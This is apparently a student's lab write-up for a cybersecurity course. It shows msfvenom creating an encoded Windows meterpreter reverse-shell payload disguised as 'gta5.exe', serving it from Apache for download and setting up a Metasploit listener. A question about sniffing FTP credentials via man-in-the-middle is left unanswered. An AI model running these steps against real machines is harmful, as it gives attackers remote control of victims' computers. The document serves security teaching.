


Cyber Security Essentials|Batch 1|Day 6|Letsupgrade

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1) Questions

- Create payload for windows
- Transfer the payload to the victim's machine
- Exploit the victim's machine

Answer:



The screenshot shows a terminal window in a Kali Linux VM. The user has run the command `msfvenom -p windows/meterpreter/reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe LHOST=10.0.0.10 > /var/www/html/gta5/gta5.exe`. The output shows the payload being encoded with 5 iterations of x86/shikata_ga_nai, resulting in a final size of 476 bytes. The terminal window is titled "Kali-Linux-2020.1-vmware-a..." and is part of a VMware Workstation interface.

```

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Tue 2020-09-01 02:05:57 EDT; 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 2777 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
      Main PID: 2788 (apache2)
        Tasks: 6 (limit: 4672)
       Memory: 19.4M
      CGroup: /system.slice/apache2.service
              └─2788 /usr/sbin/apache2 -k start
                  ├─2789 /usr/sbin/apache2 -k start
                  ├─2790 /usr/sbin/apache2 -k start
                  ├─2791 /usr/sbin/apache2 -k start
                  ├─2792 /usr/sbin/apache2 -k start
                  └─2793 /usr/sbin/apache2 -k start

Sep 01 02:05:57 kali systemd[1]: Starting The Apache HTTP Server...
Sep 01 02:05:57 kali apachectl[2787]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' or 'ServerAlias' directive in the configuration.
Sep 01 02:05:57 kali systemd[1]: Started The Apache HTTP Server.
[lines 1-19/19 (END)]

```

To direct input to this VM, click inside or press Ctrl+G.

```

kali@kali:~$ sudo su -
[sudo] password for kali:
root@kali:~# touch nayan.txt
root@kali:~# ll
.root: ll: command not found
root@kali:~# ls
nayan.txt
root@kali:~#

```

Index of /gta5



Name	Last modified	Size	Description
Parent Directory	-		
gta5.exe	2020-09-01 02:04	72K	

Apache/2.4.41 (Debian) Server at 10.0.0.10 Port 80

To direct input to this VM, click inside or press Ctrl+G.

The screenshot shows a dual-monitor setup. The left monitor displays a Kali Linux terminal window titled 'Kali-Linux-2020.1-vmware-amd64 - VMware Workstation'. The terminal is running a Metasploit session (msf5) and attempting to exploit a 'gta5.exe' file. The right monitor displays a Microsoft Edge browser window titled 'LU Client - VMware Workstation' showing the 'Index of /gta5' directory listing, which includes 'Parent Directory' and 'gta5.exe'.

```
[+] ***  
((-----))  
(_ 0 0 (_))\ \|/  
 \_o_o_ / M S F | \|/*  
 ||||| WWW |||  
  
=[ metasploit v5.0.71-dev  
+ --[ 1962 exploits - 1095 auxiliary - 336 post  
+ --[ 558 payloads - 45 encoders - 10 nops  
+ --[ 7 evasion  
  
msf5 > use multi/handler  
[-] No results from search  
[-] Failed to load module: multi/handler  
msf5 > use multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
[-] The value specified for payload is not valid  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```



2) Question

- Create an FTP server
- Access FTP server from windows command prompt
- Do an MITM and username and password of FTP transaction using wireshark and dsniff.

Answer:

